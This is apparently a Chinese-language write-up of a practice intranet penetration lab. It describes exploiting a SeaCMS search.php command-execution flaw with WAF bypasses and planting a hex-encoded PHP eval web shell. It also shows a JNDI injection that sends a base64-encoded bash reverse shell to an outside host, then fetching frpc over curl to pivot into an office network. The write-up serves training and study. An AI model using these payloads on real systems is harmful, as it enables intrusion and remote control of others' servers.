前言
一个很棒的内网靶场,奈何自已太菜了,中间步骤浪费太多时间,最终没能够完整体验这个靶场。还得慢慢沉淀
提供的机器
一台Win11(跳板机),一台kali攻击机(与DMZ处于同一网段)
网络拓扑

渗透思路
通过kali渗透机对门户入口进行探测

这里做了端口映射,28080后是海洋CMS,这里因为我的Windows门户网站不在同一网段,所以这里在kali攻击机上搭建SSH隧道进行端口转发
ssh -L 13392:101.168.23.5:28080 root@172.23.208.21 -N

访问127.0.0.1:13392,找到海洋CMS首页

访问/data/admin/ver.txt这个接口查询版本号
通过历史CVE查询,对search.php这个php文件存在命令执行漏洞

返回当前用户:www-data
这里存在WAF,很多的关键词都被禁了(对php的关键词绕过练的太少了,浪费了很多时间😭)
查看当前目录stem("'l''s'")


查看当前目录下的flag.php文件,tac *

这里写入一句话木马,通过16进制编码绕过WAF
stem("echo '\x3c\x3f\x70\x68\x70\x20\x40\x65\x76\x61\x6c\x28\x24\x5f\x50\x4f\x53\x54\x5b\x63\x5d\x29\x3b\x3f\x3e' > /var/www/html/xx2.php");
通过蚁剑连接,成功上线


但这个机器好像是不能够横向移动到办公区,这里尝试其它机器 查看8080端口这台机器,同样通过SSH隧道去访问

随机一个账密尝试

这里说会在日志中记录信息,这里猜测是否可能存在JNDI注入漏洞
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMDEuMTY4LjIzLjUzLzc3ODggMD4mMQ==}|{base64,-d}|{bash,-i}" -A 101.168.23.53
PS:这里做的时候犯🍬了,把payload的IP一直设置是kali机与Win主机同一网段的IP,没有注意到kali机上其实有两张网卡,卡了整整一下午😭😭😭
然后寻找注入点,这里抓包猜测注入点可能就是在username和password上

反弹shell成功

这台机器就可以成功进入办公区 这里思路是将控制的业务网站服务器作为代理服务器,进入办公区 因为业务网站只拿到了反弹shell,不方便传入文件,这里将kali攻击机作为跳板机,通过python起http服务,通过curl指令把攻击机上的frpc下载下来


同时在kali攻击机上启动frps


通过Proxifier代理成功访问到办公区


访问http://10.11.36.99/
结语
觉得靶场做的是真的非常棒,多层代理真的还是很考验基本功的。思路自我感觉还是走了很多的弯路,还请各位师傅批评指正